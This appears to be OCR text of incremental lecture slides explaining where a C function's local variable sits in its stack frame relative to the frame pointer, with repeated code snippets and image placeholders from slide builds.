
```
void func(char *arg1, int arg2, int arg3)
{
     char loc1[4]
     int loc2;
     int loc3;
     ...
     loc2++;
     ...
}
```

Q: Where is (this) `loc2`?

Accessing variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int loc2;
    int loc3;
    ...
    loc2++;
    ...
}
```


Q: Where is (this) `loc2`?



Accessing variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int loc2;
    int loc3;
    ...
    loc2++;
    ...
}
```

Q: Where is (this) `loc2`?




Undecidable at compile time

Accessing variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int loc2;
    int loc3;
    ...
    loc2++;
    ...
}
```

Q: Where is (this) `loc2`?




Undecidable at compile time

- I don't know where loc2 is,

Accessing variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int loc2;
    int loc3;
    ...
    loc2++;
    ...
}
```

Q: Where is (this) `loc2`?



Undecidable at compile time

- I don't know where loc2 is,
- and I don't know how many args

Accessing variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int loc2;
    int loc3;
    ...
    loc2++;
    ...
}
```

Q: Where is (this) `loc2`?

0x00000000 0xffffffff

0xbfff f323


Undecidable at compile time

- I don't know where loc2 is,
- and I don't know how many args
- *but* loc2 is *always* 8B before "???"s

Accessing variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int loc2;
    int loc3;
    ...
    loc2++;
    ...
}
```

Q: Where is (this) `loc2`?




- I don't know where loc2 is,
- and I don't know how many args
- *but* loc2 is *always* 8B before "???"s

Accessing variables

```
void func(char *arg1, int arg2, int arg3)
{
     char loc1[4]
     int loc2;
     int loc3;
     ...
     loc2++;
     ...
}
```

Q: Where is (this) `loc2`?




Stack frame
for *this* call to `func`

- I don't know where loc2 is,
- and I don't know how many args
- *but* loc2 is *always* 8B before "???"s

Accessing variables

```
void func(char *arg1, int arg2, int arg3)
{
     char loc1[4]
     int loc2;
     int loc3;
     ...
     loc2++;
     ...
}
```

Q: Where is (this) `loc2`?



Stack frame for *this* call to `func`

Frame pointer

